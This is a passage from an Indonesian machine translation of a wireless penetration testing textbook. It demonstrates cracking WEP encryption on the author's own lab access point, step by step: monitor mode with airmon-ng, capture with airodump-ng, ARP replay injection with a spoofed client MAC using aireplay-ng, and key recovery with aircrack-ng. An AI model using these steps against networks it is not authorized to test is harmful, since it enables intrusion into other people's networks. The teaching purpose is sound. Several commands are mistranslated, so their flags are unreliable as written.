- **Terlindungi Wi-Fi(WPA) Akses**
- **Perlindungan Wi-Fi v2(WPAv2)**

Dalam bab ini, kita akan melihat masing-masing protokol enkripsi ini dan mendemonstrasikan berbagai serangan terhadapnya.

enkripsi WEP

Itu **protokol WEP** diketahui cacat sejak tahun 2000 tetapi, yang mengejutkan, itu masih terus digunakan dan titik akses masih dikirimkan dengan kemampuan yang diaktifkan WEP.

Ada banyak kelemahan kriptografi di WEP dan ditemukan oleh Walker, Arbaugh, Fluhrer, Martin, Shamir, KoreK, dan banyak lainnya. Evaluasi WEP dari sudut pandang kriptografi berada di luar cakupan buku ini, karena melibatkan pemahaman matematika yang rumit. Pada bagian ini, kita akan melihat cara memecahkan enkripsi WEP menggunakan alat yang tersedia di platform BackTrack. Ini termasuk keseluruhan aircrack-ng, seperangkat alat-airmon-ng, aireplay-ng, airodump-ng, aircrack-ng, dan lain-lain.

Kelemahan mendasar dalam WEP adalah penggunaan RC4 dan nilai IV pendek yang didaur ulang setiap 224 frame. Meskipun ini adalah jumlah yang besar, ada kemungkinan 50 persen dari empat penggunaan ulang setiap 5.000 paket. Untuk menggunakan ini untuk keuntungan kami, kami menghasilkan sejumlah besar lalu lintas sehingga kami dapat meningkatkan kemungkinan IV yang telah digunakan kembali dan dengan demikian membandingkan dua teks sandi yang dienkripsi dengan IV dan kunci yang sama.

Mari kita siapkan WEP terlebih dahulu di lab pengujian kita dan lihat bagaimana kita dapat memecahkannya.

Saatnya beraksi – memecahkan WEP


Ikuti instruksi yang diberikan untuk memulai:

1. Pertama-tama, sambungkan ke titik akses Lab Nirkabel kami dan masuk ke area pengaturan yang berhubungan dengan mekanisme enkripsi nirkabel:

The screenshot shows the configuration interface for a TP-LINK router. The left sidebar has a navigation menu with various options like Status, Quick Setup, WPS, Network, Wireless, Forwarding, Security, Parental Control, Access Control, Advanced Routing, Bandwidth Control, IP & MAC Binding, Dynamic DNS, and System Tools. The 'Wireless' option is currently selected. The main content area displays three configuration tabs: 'WPA/WPA2 - Personal(Recommended)', 'WPA/WPA2 - Enterprise', and 'WEP'. The 'WPA/WPA2 - Personal' tab is active, showing settings for Version (set to WPA2-PSK), Encryption (set to AES), and a Wireless Password field containing '88455808'. Below these are fields for Group Key Update Period (set to 0 seconds) and notes about ASCII and Hexadecimal character ranges. The 'WPA/WPA2 - Enterprise' tab shows fields for Radius Server IP, Radius Port (set to 1812), and Radius Password. The 'WEP' tab shows fields for Type (Automatic), WEP Key Format (Hexadecimal), and four key selection fields (Key 1 to Key 4) each with a WEP Key field and a Key Type dropdown set to 'Disabled'. A 'Save' button is located at the bottom of the configuration section.

Cacat Enkripsi WLAN

2.Pada titik akses saya, ini dapat dilakukan dengan menyetel **mode aman** ke WEP. Kita juga perlu mengatur panjang kunci WEP. Seperti yang ditunjukkan pada tangkapan layar berikut, saya telah mengatur WEP untuk digunakan **128bit** kunci. Saya telah menetapkan kunci default ke **Kunci WEP 1** dan nilai dalam hex ke abcdefabcdefabcdef12 sebagai kunci WEP 128-bit. Anda dapat mengatur ini ke apa pun yang Anda pilih:



3. Setelah pengaturan diterapkan, titik akses sekarang harus menawarkan WEP sebagai mekanisme enkripsi pilihan. Sekarang mari kita siapkan mesin penyerang.

4. Ayo angkat wlan0 dengan mengeluarkan perintah berikut:

ifconfig wlan0 ke atas

5. Kemudian, kita akan menjalankan perintah berikut:

airmon-ng mulai wlan0

6. Ini dilakukan untuk menciptakan mon0, antarmuka mode monitor, seperti yang ditunjukkan pada tangkapan layar berikut. Verifikasi bahwam mon0 antarmuka telah dibuat menggunakan iwconfig memerintah:

The screenshot shows a terminal window titled "root@kali: ~" running on Kali Linux. The terminal displays the following commands and their outputs:

```
root@kali:~# airmon-ng start wlan0
Found 3 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!
-e
PID      Name
2913    dhclient
2935    NetworkManager
4062    wpa_supplicant

Interface      Chipset      Driver
wlan0          Ralink RT2870/3070      rt2800usb - [phy0]
               (monitor mode enabled on mon0)

root@kali:~# iwconfig mon0
mon0       IEEE 802.11bgn  Mode:Monitor  Tx-Power=20 dBm
           Retry short limit:7   RTS thr:off   Fragment thr:off
           Power Management:off

root@kali:~#
```

The terminal window is part of the VMware Player interface, with the title bar reading "Kali Linux 32-bit - VMware Player (Non-commercial use only)". The desktop environment includes a Kali Linux logo and standard icons.

7. Ayo lariairodump-ng untuk menemukan titik akses lab kami menggunakan perintah berikut:
airodump-ng mon0

Cacat Enkripsi WLAN

- 8.** Seperti yang Anda lihat di tangkap layar berikut, kami dapat melihat titik akses Lab Nirkabel menjalankan WEP:


```
root@kali: ~
File Edit View Search Terminal Help
CH 2 ][ Elapsed: 24 s ][ 2014-09-26 21:06
BSSID          PWR  Beacons   #Data/ #/s  CH   MB   ENC  CIPHER AUTH ESSID
E8:94:F6:62:1E:8E -44      9        2     0  11  54e.  WEP   WEP           Wireless Lab
9C:D3:6D:2A:7B:C0 -75      9        3     0  11  54e  WPA2  CCMP  PSK   everythingwillpro
00:22:B0:62:6D:08 -90     10       332    44   1  54e  WPA   TKIP  PSK   Upstairs
BSSID          STATION      PWR  Rate     Lost    Frames Probe
(not associated) 80:1F:02:8F:34:D5  0     0 - 1     0     11
(not associated) 00:EE:BD:B3:62:DE -55   0 - 1     1     2
E8:94:F6:62:1E:8E 20:10:7A:45:36:61 -1   54e - 0     0     2
9C:D3:6D:2A:7B:C0 0C:77:1A:BB:39:ED -65   0 - 0     0     4
00:22:B0:62:6D:08 5C:F6:DC:D4:61:14 -75  12e-18e  1     331
00:22:B0:62:6D:08 F0:4F:7C:BF:5F:8E -77   0 - 1e    0     2
00:22:B0:62:6D:08 E0:CB:1D:6B:A4:2D -89   0 - 2     0     1
00:22:B0:62:6D:08 78:E4:00:46:D9:86 -91   0 - 1     0     1
The quieter you become, the more you are able to hear.

root@kali: ~
To release input, press Ctrl+Alt
```


- 9.** Untuk latihan ini, kami hanya tertarik pada Lab Nirkabel, jadi mari masukkan perintah berikut untuk hanya melihat paket untuk jaringan ini:

**airodump-ng -bssid 00:21:91:D2:8E:25 --saluran 11 --tulis
WEPCrackingDemo mon0**

Baris perintah sebelumnya ditampilkan dalam tangkapan layar berikut:




- 10.** Kami akan memintaairodump-nguntuk menyimpan paket ke apcapmengajukan menggunakan
-- menulis pengarahan:




Cacat Enkripsi WLAN

11. Sekarang mari hubungkan klien nirkabel kita ke titik akses dan gunakan kunci WEP sebagai abcdefabcdefabcdefabcdef12. Setelah klien berhasil terhubung, airodump-ng harus melaporkannya di layar.

12. Jika Anda melakukan lsdi direktori yang sama, Anda akan dapat melihat file yang diawali dengan WEPCrackingDemo-*, seperti yang ditunjukkan pada tangkapan layar berikut. Ini adalah file dump lalu lintas yang dibuat oleh airodump-ng:




13.jika Anda melihat airodump-ng layar, jumlah paket data yang tercantum di bawah #Data kolom sangat sedikit jumlahnya (hanya 68). Dalam cracking WEP, kita membutuhkan sejumlah besar paket data, dienkripsi dengan kunci yang sama untuk mengeksplorasi kelemahan dalam protokol. Jadi, kita harus memaksa jaringan untuk menghasilkan lebih banyak paket data. Untuk melakukan ini, kita akan menggunakan aireplay-ng alat:




Cacat Enkripsi WLAN

14. Kami akan menangkap paket ARP di jaringan nirkabel menggunakan Aireplay-ng dan menyuntikkannya kembali ke jaringan untuk mensimulasikan respons ARP. Kami akan memulai Aireplayng di jendela terpisah, seperti yang ditunjukkan pada tangkapan layar berikutnya. Memutar ulang paket-paket ini beberapa ribu kali, kami akan menghasilkan banyak lalu lintas data di jaringan. Meskipun Aireplay-ng tidak mengetahui kunci WEP, Aireplay-ng dapat mengidentifikasi paket ARP dengan melihat ukuran paket. ARP adalah protokol tajuk tetap; dengan demikian, ukuran paket ARP dapat dengan mudah ditentukan dan dapat digunakan untuk mengidentifikasi bahkan dalam lalu lintas terenkripsi. Kami akan lariaireplay-ndengan opsi yang akan dibahas selanjutnya. -3opsi untuk replay ARP, -B menentukan BSSID jaringan kami, dan -H menentukan alamat MAC klien yang kita spoofing. Kita perlu melakukan ini, karena serangan replay hanya akan berfungsi untuk alamat MAC klien yang diautentikasi dan terkait:



The screenshot shows a Kali Linux desktop environment within a VMware Player window. The desktop has a dark background with the Kali Linux logo in the center. A terminal window is open, showing the command `aireplay-ng -3 -b E8:94:F6:62:1E:8E -h 20:10:7A:45:36:61` being run at the root prompt. The terminal window title is "root@kali: ~". The desktop also shows other windows for "WEPCrack" and "Kali Linux". The status bar at the bottom of the desktop indicates "To release input, press Ctrl+Alt".

15. Segera Anda akan melihat itu aireplay-ng dapat mengendus paket ARP dan mulai memutarnya kembali ke dalam jaringan. Jika Anda mengalami kesalahan terkait saluran seperti yang saya alami, tambahkan –abaikan-negatif-satuke perintah Anda, seperti yang ditunjukkan pada tangkapannya layar berikut:




The screenshot shows a Kali Linux desktop environment. In the center, there is a terminal window titled 'root@kali: ~'. The terminal displays the command 'aireplay-ng -3 -b E8:94:F6:62:1E:8E -h 20:10:7A:45:36:61 --ignore-negative-one mon0' and its output. The output indicates that the interface MAC (80:1F:02:8F:34:D5) doesn't match the specified MAC (-h). It shows the interface mon0 is set to ether 20:10:7A:45:36:61. It's waiting for beacon frame (BSSID: E8:94:F6:62:1E:8E) on channel -1. It's saving ARP requests in replay_arp-0926-211433.cap. It advises starting airodump-ng to capture replies. It also mentions reading 1091 packets (got 0 ARP requests and 77 ACKs), sent 0 packets... (0 pps).

Cacat Enkripsi WLAN

16.Pada saat ini,airodump-ng juga akan mulai mendaftarkan banyak paket data.


Semua paket yang diendus ini disimpan diWEPCrackingDemo-*file yang kita lihat sebelumnya:



```
CH 11 ][ Elapsed: 6 mins ][ 2014-09-26 21:15 ][ fixed channel mon0: -1
BSSID          PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
E8:94:F6:62:1E:8E -49 100    3360   3090  10 11 54e. WEP      WEP           Wireless Lab
BSSID          STATION          PWR     Rate    Lost   Frames Probe
E8:94:F6:62:1E:8E 20:10:7A:45:36:61 -79    54e-54e    0     3091
```

17.Sekarang mari kita mulai dengan bagian cracking yang sebenarnya! Kami menyala aircrack-ng dengan opsiWEPCrackingDemo-0*.cap di jendela baru. Ini akan memulai aircrack-ng perangkat lunak dan itu akan mulai bekerja untuk memecahkan kunci WEP menggunakan paket data dalam file. Perhatikan bahwa Airodump-ng mengumpulkan paket WEP adalah ide yang bagus, aireplay-ng melakukan serangan ulang, dan aircrack-ng mencoba memecahkan kunci WEP berdasarkan paket yang ditangkap, semuanya pada waktu yang bersamaan. Dalam percobaan ini, semuanya terbuka di jendela terpisah.

18.Layar Anda akan terlihat seperti tangkapan layar berikut saataircrack-ngsedang mengerjakan paket untuk memecahkan kunci WEP:

